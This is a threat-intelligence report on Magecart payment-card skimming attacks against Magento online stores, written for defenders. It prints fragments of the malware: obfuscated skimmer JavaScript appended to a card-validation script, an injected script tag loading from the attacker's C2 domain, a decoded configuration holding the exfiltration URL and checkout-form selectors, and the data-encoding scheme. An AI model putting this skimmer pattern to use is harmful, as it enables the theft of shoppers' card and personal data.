Profiling Magecart

eCommerce Scraping Attacks

Cyberint

Cyberint

Table of Contents

Introduction

Magecart threat exploited by multiple threat actors targeting online transactions

Following a number of high-profile payment card scraping attacks targeting online retailers, such as the June 2018 attack on Ticketmaster and August 2018 attack on British Airways, retailers continue to be identified as being compromised using similar methods. In the latest publicly-shared cases, ABS-CBN Corporation, a media and entertainment group based in the Philippines, was identified[i] as having been compromised with a payment scraper that was present on their online store in the weeks following 16 August 2018 whilst US-based technology retailer Newegg was identified[ii] as having similar code on their payment pages for a month between 14 August and 18 September 2018.


Based on similarities between all the employed methods and previous payment scraping campaigns, these attacks are being linked to the threat dubbed 'Magecart', reportedly perpetrated by Russian-speaking cybercriminals.

Investigations into the tactics, techniques and procedures (TTP) employed by this threat, such as analysis of the JavaScript payloads used to scrape and exfiltrate data, allows both the identification of further victims and command and control (C2) infrastructure. As such, this report focuses on one such cluster of TTP that, based on the differences between their activity and that identified in other campaigns, suggests multiple threat actors are conducting similar operations.

Given the apparent success of the attacks thus far, it is likely that more clusters of TTP and potential threat actor profiles will continue to evolve. Furthermore, it is expected that the number of retailers targeted will continue to grow especially as we head toward the holiday season, an online retail peak.

Threat Overview

What are threat actors targeting?




Compromise or Code Injection?

Malicious script injections have been observed and appear somewhat consistent with the automated processes utilised for years in the mass injection of web-based exploit kits. In these scraper instances, the malicious scripts appear to be injected at the foot of HTML pages and often include a seemingly unique identifier or hash within a code comment, likely used for tracking by the automated process. Conversely, similar script injections have been observed as 'hidden in plain sight', such as between legitimate script tags, perhaps suggesting a more manual approach to thwart casual or manual code inspection. Further to this, malicious scripts have also been observed as appended to existing legitimate JavaScript files, often directly associated with the checkout process, which again may suggest a manual post-compromise step or interaction.

It is important to note that, at this point in time, the initial attack vector cannot be reliably determined due to a lack of concrete evidence. Whilst many victim retailers are using a similar eCommerce platform, it is not clear if a specific vulnerability is being exploited or if their infrastructure is being compromised through other means.

Malicious Script in the 'Checkout' Process

Given the desire to steal payment card data, JavaScript code that can scrape the desired data is appended to, or injected into, pages related to the 'cart', 'checkout' or 'payment' process. In the case of the recent ABS-CBN attack (Figure 1), a heavily obfuscated JavaScript payload was appended to the 'credit card validation' script.




Secure | https://store.abs-cbn.com/js/lib/ccard.js

```
// Credit Card Validation Javascript
// copyright 12th May 2003, by Stephen Chapman, Felgall Pty Ltd

// You have permission to copy and use this javascript provided that
// the content of the script is not changed in any way.

function validateCreditCard(s) {
    // remove non-numerics
    var v = "0123456789";
    var w = "";
    for (i=0; i < s.length; i++) {
        x = s.charAt(i);
        if (v.indexOf(x,0) != -1)
        w += x;
    }
    // validate number
    j = w.length / 2;
    k = Math.floor(j);
    m = Math.ceil(j) - k;
    c = 0;
    for (i=0; i<k; i++) {
        a = w.charAt(i*2+m) * 2;
        c += a > 9 ? Math.floor(a/10 + a%10) : a;
    }
    for (i=0; i<k+m; i++) c += w.charAt(i*2+1-m) * 1;
    return (c%10 == 0);
}

T7Qq.d6Sf=function (){return typeof T7Qq.Z6Sf.V3==='function'?
T7Qq.Z6Sf.V3.apply(T7Qq.Z6Sf,arguments):T7Qq.Z6Sf.V3;};T7Qq.R6Sf=function (){return typeof T7Qq.Z6Sf.g2==='function'?
T7Qq.Z6Sf.g2.apply(T7Qq.Z6Sf,arguments):T7Qq.Z6Sf.g2;};T7Qq.b5zM=function (){return typeof T7Qq.y5zM.g2==='function'?
T7Qq.y5zM.g2.apply(T7Qq.y5zM,arguments):T7Qq.y5zM.g2;};T7Qq.m7wX=function (){return typeof T7Qq.N7wX.s1==='function'?
T7Qq.N7wX.s1.apply(T7Qq.N7wX,arguments):T7Qq.N7wX.s1;};T7Qq.F7wX=function (){return typeof T7Qq.N7wX.o2==='function'?
T7Qq.N7wX.o2.apply(T7Qq.N7wX,arguments):T7Qq.N7wX.o2;};T7Qq.K5zM=function (){return typeof T7Qq.y5zM.g2==='function'?
T7Qq.y5zM.g2.apply(T7Qq.y5zM,arguments):T7Qq.y5zM.g2;};T7Qq.d7wX=function (){return typeof T7Qq.N7wX.g2==='function'?
T7Qq.N7wX.g2.apply(T7Qq.N7wX,arguments):T7Qq.N7wX.g2;};T7Qq.Z6Sf=function(s6Sf){return{g2:function(){var
O6Sf,N6Sf=arguments;switch(s6Sf){case 16:O6Sf=(N6Sf[1]&N6Sf[0])<<N6Sf[5]-N6Sf[4]|N6Sf[2]&(N6Sf[6]|N6Sf[3]);break;case
10:O6Sf=N6Sf[1]>>+N6Sf[2]|+N6Sf[0];break;case 3:O6Sf=N6Sf[1]>>+N6Sf[0];break;case 7:O6Sf=N6Sf[1]
```

Figure 1 - Appended malicious JavaScript

Subsequently, this injected JavaScript payload allows payment and personal data to be scraped from specific form elements on the page that are then encoded and sent to the threat actor's command and control (C2) server.

Alternatively, as seen in numerous cases that appear to be linked to the same threat actor as the ABN-CBN attack given the use of shared C2 infrastructure, directly injected 'script' tags have been observed and reference an external JavaScript file containing the obfuscated skimmer payload (Figure 2).



view-source:https://www.[redacted]

```
var google_remarketing_only = true;
var google_conversion_format = 3;
/* ]]> */
</script>
<script type="text/javascript" src="//www.googleadservices.com/pagead/conversion.js">
</script>
<noscript>
<div style="display:inline;">
<img height="1" width="1" style="border-style:none;" alt=""
src="//googleads.g.doubleclick.net/pagead/viewthroughconversion/[redacted]/?value=0&amp;guid=ON&amp;script=0"/>
</div>
</noscript>
</div>
<!-- Google Tag Manager -->
<noscript><iframe src="//www.googletagmanager.com/ns.html?id=[redacted]"
height="0" width="0" style="display:none;visibility:hidden"></iframe></noscript>
<script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
'//www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
})(window,document,'script','dataLayer','[redacted]');</script>
<!-- End Google Tag Manager -->

<!-- 2534c7bc30a9cc5ad421c085e0233141 -->    <script src="https://adaptivecss.org/js/[redacted].js"></script>
</body>
</html>
```

Figure 2 - Injected malicious 'script' tag

Whilst in some cases a unique C2 domain has been used to target a specific retailer, many appear to be reused for numerous victims and host a number of retailer-specific JavaScript files.


Given these campaign-specific traits, these attacks appear to be 'targeted' rather than broad-sweeping and indiscriminate. Based on the payloads analysed thus far, it appears necessary for the threat actor to conduct some level of reconnaissance and scraper customisation for each victim retailer. Having completed this configuration, the threat actor could potentially use automated processes to deploy the threat to the victim retailers, perhaps for speed and convenience or in order to exploit a common vulnerability shared by the victim set.

Scraper Payload

Of the scripts observed, all of which are heavily obfuscated, we can determine the following:


Configuration

Embedded within the obfuscated JavaScript scraper, a multi-layer encoded string (Figure 3) is decoded into an array during code execution and contains a number of resources (Figure 4) which are referenced throughout the script.



```
case 2:
    var z5mx = ''
    , L5mx = decodeURI("O/D#?%7BA/Z4gg%5C2Ph%14%5CL%25Y4.%14%13j%152%22TE/X7%17%02Z2D5.L%1BjP%22$Uj.W%22%08WM#%1A7.L1*S
    u2mx = 1;
    break;
```

Figure 3 - Obfuscated and encoded 'resource string'



```
["firstChild", "_utf8_decode", ":", "#billing\:street2", "fromCharCode", "getElementById", " ", "+", "checkClassName",
"json", "addClass", "val", "beforeEnd", "#billing\:city", "deleteChild", "#billing\:country_id", "replace", "<ul class=
"form-list" id="payment_form_ccsave" sty…ment[cc_cid]" value=""> </div> </div> </li> </ul>", "", "hasClass",
"charCodeAt", "^", "#onestepcheckout-place-order", "p_method_msp_mastercard", "insertAdjacentHTML", "n",
"#ccsave_cc_number", "container_payment_method_msp_visa", "#", "stringify", "charAt", "p_method_msp_visa",
"#ccsave_expiration_yr", "remove", "@", "%", "container_payment_method_msp_mastercard", "https://adaptivecss.org/tr/",
"ccNumName", "#billing\:email", "/", "#billing\:region", "#ccsave_cc_cid", "#billing\:telephone", "host", "location",
"_keyStr", "ccMonthName", "#ccsave_cc_owner", "874221", "#billing\:postcode",
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=", "encode", "payment_form_ccsave", "*",
"removeChild", "ccCvcName", "indexOf", "isUseOne", "test", "#billing\:street1", "click",
"onepage|checkout|onestep|firecheckout", "-", "_utf8_encode", "isUseTwo", "checked", "ccYearName", "POST",
"setInterval", "#ccsave_expiration", "length", "_", "shippingContainer", "ajax"]
```

Figure 4 - Decoded 'resource array'


Within this resource array, a number of keywords appear to be used for substitution as part of the scraper's (de)obfuscation routine in addition to specifying the C2 address used for the exfiltration of stolen data, in above example 'hxxps://adaptivecss[.]org/tr/'.
Furthermore, seemingly site-specific configurations appear within this resource array and appear to reference both the checkout pages and HTML elements contained within.
The eCommerce page names present within this resource array, specifically the string "onepage|checkout|onestep|firecheckout", are consistent with the Magento eCommerce platform[1] and its extensions[2], both of which have previously been targeted by the threat actor group 'Magecart'.

Data Theft

Once the scraper detects the checkout page, based on the page names within the resource array, personal information and payment card details are gathered directly from HTML forms completed by the unsuspecting customer (Figure 5).

[1] https://magento.com/

[2] https://www.firecheckout.net/



STREET NAME *

RESIDENCE *

E-MAIL *

PHONE

☑ Visa

CARDHOLDER

CARD NUMBER

EXPIRATION DATE

Month | Year

CVC / CVV


By clicking on "Place your order" you agree to our Terms and Conditions ?

Figure 5 - Personal data and payment card form example

Data Exfiltration

Once the skimmer has gathered the customer's personal and payment card data, it is prepared for transmission to the C2 server using a three-step process:

- Compilation of a JSON structure (Figure 6) including the victim customer's data.



```
{
    "Address": "[redacted]",
    "CCname": "[redacted]",
    "Email": "[redacted]@gmail.com",
    "Phone": "[redacted]",
    "Sity": "[redacted]",
    "Country": "NL",
    "Zip": "[redacted]",
    "Shop": "www.[redacted].com",
    "CcNumber": "[redacted]",
    "ExpDate": "10/2020",
    "Cvv": "[redacted]"
}
```

Figure 6 - JSON data for exfiltration (expanded for ease of reading)


Within this structure, the 'city' value is misspelt as 'Sity', a 'State' value is present for some target retailers and the 'Shop' value appears to record the victim retailer domain, presumably for tracking or identification purposes given that many C2 servers receive data from numerous compromised eCommerce sites.

- Taking the generated JSON data as a single line of input, it is then Base-64 encoded using the standard character set of 'A-Za-z0-9+/' with additional '=' padding where necessary.

- Finally, all occurrences of ten specific characters within the resulting Base-64 encoded data are replaced with non-Base-64 standard characters:

  - "h" becomes "_";
  - "o" becomes "%";
  - "w" becomes "+";
  - "T" becomes "@";
  - "Y" becomes "*";
  - "0" becomes "/";
  - "7" becomes "?";
  - "a" becomes "-";
  - "d" becomes "#";
  - "e" becomes ":";

- This character substitution corrupts the Base-64 data sufficiently to thwart casual analysis (Figure 7), especially without access to the original JavaScript and substitution method.


Recipe

From Base64
Alphabet: A-Za-z0-9+/=
Remove non-alphabet chars ✓

Input
start: 232 end: 232 length: 0 length: 232 lines: 1


```
:yJBZGRyZXN[redacted]
```

Output
start: 174 end: 174 length: 0 time: 1ms length: 160 lines: 1

```
È.Y...\ÜÈ."."Â$46æ.ÖR#¢$4.$D.ñ..H.°..µ.¥°.è..
°.Aone"8..è.Ú_Ò#¢""Â$6õ¹ýÉä.è.8","Zip":"","S[Ü....÷ré½xmW2í½´.¾.
.9mber":"CARD.SP.T..è._äF.öR#¢#.ó#..."Â$7h.è.
YX.ô
```

Figure 7 - Initial 'CyberChef' attempt to decode the encoded stolen data

Analysis of the initial JavaScript allows the encoding and obfuscation process to be reversed, allowing the encoded customer data, as sent to the C2 server via a HTTP POST, to be decoded (Figure 8):


Recipe

Find / Replace
Find: Simple string +
Replace: w
Global match ✓ Case insensitive ☐
Multiline matching ✓

Find / Replace
Find: Simple string *
Replace: Y

Input
length: 232 lines: 1

```
:yJBZGRyZXN[redacted]
```

Output
start: 29 end: 29 length: 0 time: 2ms length: 174 lines: 1

```
{"Address":[redacted]
[redacted],"CCname":[redacted],"Email":[redacted],"Phone":[redacted],"Sity":[redacted],"Country":[redacted],"Zip":[redacted],"S
hop":"www.[redacted].com","CcNumber":[redacted],"ExpDate":[redacted],"Cvv":[redacted]}
```

Figure 8 - 'CyberChef' decode obfuscated Base-64 encoded JSON containing stolen data

- Replace occurrences of the substituted characters to restore valid Base-64 content:

  - "_" with "h";
  - "%" with "o";
  - "+" with "w";
  - "@" with "T";
  - "*" with "Y";
  - "/" with "0";
  - "?"with "7";
  - "-" with "a";
  - "#" with "d";
  - ":" with "e";

- Decode the resulting Base-64 data to obtain the plain-text JSON data;

For convenience, a functional 'Recipe' to decode this data is provided in ***APPENDIX A*** *for use with GCHQ's CyberChef, an open-source data manipulation tool* [3]*.*

[3] https://github.com/gchq/CyberChef/

Targeting Magento – eCommerce Transaction Platform

Based on an analysis of the configuration files acquired from the C2 infrastructure associated with these attacks, there does not appear to be any pattern of specific targeting of geographic region or retail industry sector, even when comparing data obtained from a single server. This lack of target grouping suggests that any retailer is 'fair game' and, in the case of the configuration files analysed, are linked only through their common use of Magento, an eCommerce platform.
Although there is a definite focus on the Magento eCommerce Platform, this does not appear to be the only retail platform targeted. The high-profile attacks against Ticketmaster and British Airways, both of which exhibited similar traits and are widely attributed to the same group of threat actors, suggest that high-sophistication attacks are also being conducted against retailers using other, potentially in-house developed, eCommerce platforms.

Magento

Magento, an Adobe Company, is a provider of a PHP-based open-source eCommerce platform (formerly 'Magento Community Edition') as well as commercial offerings in the form of Magento Commerce with both an 'on-premise' solution (formerly 'Magento Enterprise Edition') and 'as-a-service' offering (formerly 'Magento Enterprise Cloud Edition').
Originally released in March 2008 and maintained since, Magento 2 was introduced in November 2015 and saw the platform rebuilt from the ground up, a consequence of which prevents a direct upgrade from v1.x to v2. Whilst version 1 is officially supported until June 2020, suggesting security vulnerabilities will currently be patched, development and improvement of the platform is no longer taking place.
Reportedly one of the world's most popular eCommerce platforms, as of October 2018, web analytic services identify between 110,000 and 237,000 sites as using the Magento eCommerce Platform worldwide with a suggested market share of between 14% and 30% (Shopify and WooCommerce are identified as having a potentially larger share). The difference between these figures, whilst vast, is likely based on the use of differing methods of detection by web analytic services but clearly demonstrates that there are a high number of potential target retailers.
In addition to being used by a variety of online retailers, many high-traffic sites are also reported as using Magento including those ranked within the Alexa Top 5,000. Given that these sites have tens of millions of users visiting every month, even with the worldwide 'conversion rate' for online shopping being 2.8% in the first-half of 2018[4], the number of transactions completed using Magento number into the hundreds of thousands per month at least.
Of the retail sites identified as using Magento, an analysis of detected versions (Figure 9) determined that 20% of these sites are using version 1.9 (originally released in 2014, albeit seemingly still supported) whilst 29% are using version 2. Furthermore, the community 'open-source' version is unsurprisingly more than twice as popular as the 'enterprise' version based on this data.
Whilst almost half of the Magento site versions cannot be determined, legacy versions still appear in the reported data, with over 10,000 sites using version 1.7 (originally released in 2012).

[4] https://www.statista.com/statistics/439576/online-shopper-conversion-rate-worldwide/




Figure 9 - Identified Magento Versions

Currently there is a lack of intelligence or evidence to determine how the attacks against retailers using the Magento eCommerce Platform are being perpetrated, that being said, sites utilising legacy versions may be exposing themselves and their customers to additional risk.

In addition to the risk of exploitable vulnerabilities within the platform itself, many of which are detailed on the official Magento Security page[5], underlying vulnerabilities in the operating system, other libraries or even third-party plugins could also potentially lead to a compromise of the eCommerce platform.

Furthermore, many deployed Magento eCommerce Platforms have been observed as exposing an administrative console (Figure 10) which, in addition to other potentially exposed services, for example FTP or SSH, could provide attackers with targets for brute-force or credential stuffing attacks to gain access to, and modify, site content.

